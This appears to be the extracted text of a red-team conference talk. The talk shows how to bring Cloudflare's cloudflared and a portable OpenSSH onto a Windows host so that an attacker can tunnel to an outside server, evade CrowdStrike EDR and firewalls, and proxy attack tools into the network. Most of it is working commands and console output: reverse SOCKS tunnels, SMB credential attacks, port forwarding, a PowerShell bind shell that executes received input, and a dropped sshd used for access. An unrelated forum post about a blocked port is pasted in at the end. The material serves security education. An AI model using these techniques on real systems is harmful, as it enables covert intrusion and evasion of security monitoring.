

BSides London 2024

**Bring Your Own Trusted Binary
(BYOTB)**

whoami

David Kennedy

- **Position:** Senior Cyber Security Consultant in JUMPSEC's Adversary Simulation team
- **Specialisation:** Red and Purple team exercises
- **Certifications:** OSCP, CRTP and CRT0
- **Blog:** redteaming.org
- **Enjoys:** Red Team Infrastructure, Relaying (NTLM+Kerberos) and Lateral Movement from on-prem to the 'Cloud'.




Why this topic?

Onerous Callbacks



EDR Whack A Mole




APT Usage



Access technique to pass 5 tests



- 1 Proxy Kali Tools
- 2 Ignored By CrowdStrike
- 3 Firewall Friendly
- 4 Ligolo Alternative
- 5 No Pre-Installed SSH Client

Solution 1



Hostnames and Cloudflared Modes

Hostnames

	Public hostname	Path	Service	Origin configurations	Menu
 1	ssh.redteaming.org	*	ssh://127.0.0.1:22	0	

Access Mode

`cloudflared.exe access rdp rdp.redteaming.org -url rdp://127.0.0.1:3389`

Tunnel Mode

`cloudflared.exe tunnel run token`

Solution 1 in Commands

Kali: `cloudflared tunnel run --token token`

Client: `ssh.exe -o ProxyCommand=
"cloudflared.exe access ssh --hostname %h"
david@ssh.redteaming.org -R 1080`

Solution 1 Console View

```
$ cloudflared tunnel run --token eyJhIjoimjUzMWFKyZnNDQ5N2Q3YzQyZjAyOGQxNjA2ZTJmMWUilLCJ0I  
mYWY4YmFkNzNmIiwicyI6Ik9EbGx0VGhqWkRVdFptTXlNDQ5N2Q3YzQyZjAyOGQxNjA2ZTJmIiwicyI6Ik9EbGx0V  
2024-11-10T14:16:40Z INF Starting tunnel tunnelID=e043e4b6-e8ab-46b6-a8fd-9bfa8bad73f  
2024-11-10T14:16:40Z INF Version 2024.8.3  
2024-11-10T14:16:40Z INF GOOS: linux, GOVersion: go1.22.2, GoArch: amd64
```

```
c:\temp>ssh.exe -o ProxyCommand="cloudflared.exe access ssh --hostname %h" david@ssh.redteaming.org -R 1080  
david@ssh.redteaming.org's password:  
Last login: Fri Oct 25 14:54:27 2024 from 127.0.0.1  
[31/10/24 09:38:37] 192.168.0.203 (david@kali)-[~]  
$
```

```
$ proxychains cme smb 192.168.0.99 -u ekennedy -p Password1 --shares  
[proxychains] config file found: /etc/proxychains4.conf  
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4  
[proxychains] DLL init: proxychains-ng 4.16  
[proxychains] Dynamic chain ... 127.0.0.1:1080 ... 192.168.0.99:445 ... OK  
[proxychains] Dynamic chain ... 127.0.0.1:1080 ... 192.168.0.99:135 ... OK  
SMB 192.168.0.99 445 ELISH [*] Windows 10 Enterprise LTSC 2021 19044 x64  
[proxychains] Dynamic chain ... 127.0.0.1:1080 ... 192.168.0.99:445 ... OK  
SMB 192.168.0.99 445 ELISH [+] KENNEDY.local\ekennedy:Password1 (Pwn3d!)  
SMB 192.168.0.99 445 ELISH [*] Enumerated shares  
SMB 192.168.0.99 445 ELISH Share Permissions Remark  
SMB 192.168.0.99 445 ELISH -----  
SMB 192.168.0.99 445 ELISH ADMIN$ READ,WRITE Remote Admin
```

CrowdStrike Bypass

Select Windows PowerShell

```
PS C:\Users\jumpsec\Downloads> .\cloudflared.exe tunnel run --token LCJ0IjoiZTFIMDMzMjYtYzJiNi00MwYwLTIkMm00014YzZlbnR1bWZlbi1wicy1o1kRFZrTW1GbCJ9
2024-10-15T11:05:11Z INF Starting tunnel tunnelID=e1e03326-c2b6-41
2024-10-15T11:05:11Z INF Version 2024.10.0 (Checksum 4499b3c0e3679
2024-10-15T11:05:11Z INF GOOS: windows, GOVersion: go1.22.2-devel-
2024-10-15T11:05:11Z INF Settings: map[token:****]
2024-10-15T11:05:11Z INF cloudflared will not automatically update
2024-10-15T11:05:11Z INF Generated Connector ID: b6337367-2cf2-473
2024-10-15T11:05:11Z INF Initial protocol quic
2024-10-15T11:05:11Z INF ICMP proxy will use 10.8.0.140 as source
2024-10-15T11:05:11Z INF ICMP proxy will use fe80::e368:2ce3:3fde:
2024-10-15T11:05:12Z INF Starting metrics server on 127.0.0.1:5977
2024-10-15T11:05:12Z INF Registered tunnel connection connIndex=0
0 ip=198.41.200.53 location=ams01 protocol=quic
2024-10-15T11:05:13Z INF Updated to new configuration config="{\"w
2024-10-15T11:05:13Z INF Registered tunnel connection connIndex=1
0 ip=198.41.192.7 location=ams08 protocol=quic
2024-10-15T11:05:14Z INF Registered tunnel connection connIndex=2
0 ip=198.41.192.37 location=ams07 protocol=quic
2024-10-15T11:05:14Z INF Registered tunnel connection connIndex=3
0 ip=198.41.200.43 location=ams06 protocol=quic
```

Windows Security



Home

Virus & threat protection

Firewall & network protection

App & browser control

Device security

Protection history



Virus & threat protection

Protection for your device against th

CrowdStrike Falcon Sensor

CrowdStrike Falcon Sensor is turned

Current threats

✓ No actions needed.

Protection settings

✓ No actions needed.

Protection updates


✓ No actions needed.

[Open app](#)

5 Test Status

- 1 Proxy Kali Tools
- 2 Ignored By CrowdStrike
- 3 Firewall Friendly
- 4 Ligolo Alternative
- 5 No Pre-Installed SSH Client

Missing dll - Libcrypto.dll



Bring your own SSH Client success

Command Prompt

```
c:\temp>dir /b  
ssh1.exe
```

```
c:\temp>ssh1.exe -h
```

```
c:\temp>dir /b  
libcrypto.dll  
ssh1.exe
```

```
c:\temp>ssh1.exe
```

```
usage: ssh [-46AaCfGgKkMnqsTtVvXxYy] [-B bind_interface] [-b bind_address]  
          [-c cipher_spec] [-D [bind_address:]port] [-E log_file]  
          [-e escape_char] [-F configfile] [-I pkcs11] [-i identity_file]  
          [-J destination] [-L address] [-l login_name] [-m mac_spec]  
          [-O ctl_cmd] [-o option] [-P tag] [-p port] [-Q query_option]  
          [-R address] [-S ctl_path] [-W host:port] [-w local_tun[:remote_tun]]  
          destination [command [argument ...]]
```


Bring your own trusted OpenSSH


```
c:\temp>ssh1.exe -o ProxyCommand="cloudflared.exe access ssh --hostname %h" david@ssh.redteaming.org -R 1080
david@ssh.redteaming.org's password:
Last login: Fri Oct 25 14:41:42 2024 from 127.0.0.1
[25/10/24 14:42:25] 192.168.1.188 (david@kali)-[~]
$
```

```
[25/10/24 14:49:35] 192.168.1.188 (david@kali)-[~]
$ proxychains nxc smb 192.168.1.138 -u ekennedy -p 'Password1' --shares
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.16
[proxychains] Dynamic chain ... 127.0.0.1:1080 ... 192.168.1.138:445 ... OK
[proxychains] Dynamic chain ... 127.0.0.1:1080 ... 192.168.1.138:135 ... OK
[proxychains] Dynamic chain ... 127.0.0.1:1080 ... 192.168.1.138:445 ... OK
SMB 192.168.1.138 445 ELISH [*] Windows 10 Enterprise LTSC 2021 19044 x64
SMB 192.168.1.138 445 ELISH [+] KENNEDY.local\ekennedy:Password1 (Pwn3d!)
SMB 192.168.1.138 445 ELISH [*] Enumerated shares
SMB 192.168.1.138 445 ELISH Share Permissions Remark
SMB 192.168.1.138 445 ELISH -----
SMB 192.168.1.138 445 ELISH ADMIN$ READ,WRITE Remote Admin
```



Port Forwarding

```
c:\temp>ssh1.exe -o ProxyCommand="cloudflared.exe access ssh --hostname %h" david@ssh.redteaming.org -L 0.0.0.0:8888:localhost:80
david@ssh.redteaming.org's password:
Last login: Fri Oct 25 14:42:24 2024 from 127.0.0.1
[25/10/24 14:54:28] 192.168.1.188 (david@kali)-[~]
$
```

```
[25/10/24 14:50:06] 192.168.1.188 (david@kali)-[~]
$ updog -p 80
[+] Serving /home/david...
WARNING: This is a development server. Do not use it in a production deployment.
* Running on all addresses (0.0.0.0)
* Running on http://127.0.0.1:80
* Running on http://192.168.1.188:80
Press CTRL+C to quit
127.0.0.1 - - [25/Oct/2024 14:56:08] "GET / HTTP/1.1" 200 -
```



← → 🏠 127.0.0.1:8888



Directory: /home/david

[Choose a file...](#) [Upload](#)

Command Line Access

```
PS C:\Users\jumpsec> $listener=[System.Net.Sockets.TcpListener]::new([System.Net.IPAddress]::Loopback,8000); $listener.Start(); $client=$listener.AcceptTcpClient(); $stream=$client.GetStream(); $reader=[System.IO.StreamReader]::new($stream); $writer=[System.IO.StreamWriter]::new($stream); $writer.AutoFlush=$true; while ($client.Connected) { $writer.Write("PS " + (Get-Location).Path + "> "); $command=$reader.ReadLine(); if ($command -eq "exit") { break }; try { $output=Invoke-Expression $command 2>&1 | Out-String; $writer.WriteLine($output) } catch { $writer.WriteLine("Error: $_") } }; $listener.Stop(); $client.Close()
```

```
[26/11/24 10:31:43] (jumpsec@kali)-[~]
$ proxychains nc 127.0.0.1 8000
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] Strict chain ... 127.0.0.1:1080 ... 127.0.0.1:8000 ... OK
PS C:\Users\jumpsec> pwd
```


```
Path
----
C:\Users\jumpsec
```

Command Line Access


```
PS C:\temp> Get-ChildItem -Name
authorized_keys
id_ed25519
libcrypto.dll
ssh1.exe
sshd1.exe
sshd_config
PS C:\temp>
PS C:\temp>
PS C:\temp> .\sshd1.exe -f .\sshd_config -h id_ed25519
```

```
$ proxychains ssh ekennedy@127.0.0.1 -p 7001
[proxychains] Dynamic chain  ... 127.0.0.1:1080 .127.0.0.1:7001 OK
Enter passphrase for key '/home/david/.ssh/id_rsa':
Windows PowerShell
PS C:\Users\EKENNEDY> pwd
Path
----
C:\Users\EKENNEDY
```


CLOUDFLARE WARP
HOLD MY BEER



Solution 2: WARP to Cloudflared



Failed to dial to edge

```
c:\temp>cloudflared tunnel run --token eyJhIjoiZmQ0ZnliNWU3NWU1NTlhNWU5MDAwZTJhNGFkZGQzYjIiLCJ0IjoiYjQyMjY2ZWY5IiwicyI6Ik1tRmhZVFJq
2024-10-25T18:47:39Z INF Starting tunnel tunnelID=b42298e4-f9bc-4e56-9158-56e25acf6ef9
2024-10-25T18:47:39Z INF Version 2024.9.1
2024-10-25T18:47:40Z WRN Your version 2024.9.1 is outdated. We recommend upgrading it to 2024.10.1
2024-10-25T18:47:44Z ERR Failed to create new quic connection error="failed to dial to edge with quic: timeout: no recent network activity" connIndex=0 event=0 ip=198.41.192.77
2024-10-25T18:47:44Z INF Retrying connection in up to 2s connIndex=0 event=0 ip=198.41.192.77
2024-10-25T18:47:51Z ERR Failed to create new quic connection error="failed to dial to edge with quic: timeout: no recent network activity" connIndex=0 event=0 ip=198.41.200.63
2024-10-25T18:47:51Z INF Retrying connection in up to 4s connIndex=0 event=0 ip=198.41.200.63
2024-10-25T18:47:52Z INF Initiating graceful shutdown due to signal interrupt ...
```





r/selfhosted • 2 yr. ago
s33d5

Alternative to Cloudflare if I can't open port 7844

I have a linux server hosting an app that I want to expose using my namecheap domain name.

The network that the linux server is behind *seems* to be blocking port 7844, docker error:

```
"ERR Serve tunnel error error="DialContext error: dial tcp xxx:7844: i/o timeout" connIndex=0 ip=xxx
```

```
ERR Unable to establish connection with Cloudflare edge error="DialContext error: dial tcp xxx:7844: i/o timeout" connIndex=0 ip=xxx.33 "
```

How to change from port 7844

■ Website, Application, Performance ■ Spectrum ■ CloudflareTunnel



sdd4s

1 Aug 2022

I have a linux server that's behind a corp network that blocks port 7844.

So, this means I get:

```
ERR Serve tunnel error error="DialContext error: dial tcp 198.41.200.53:7844: i/o timeout" connIndex=0 ip=198.41.200.53
```

```
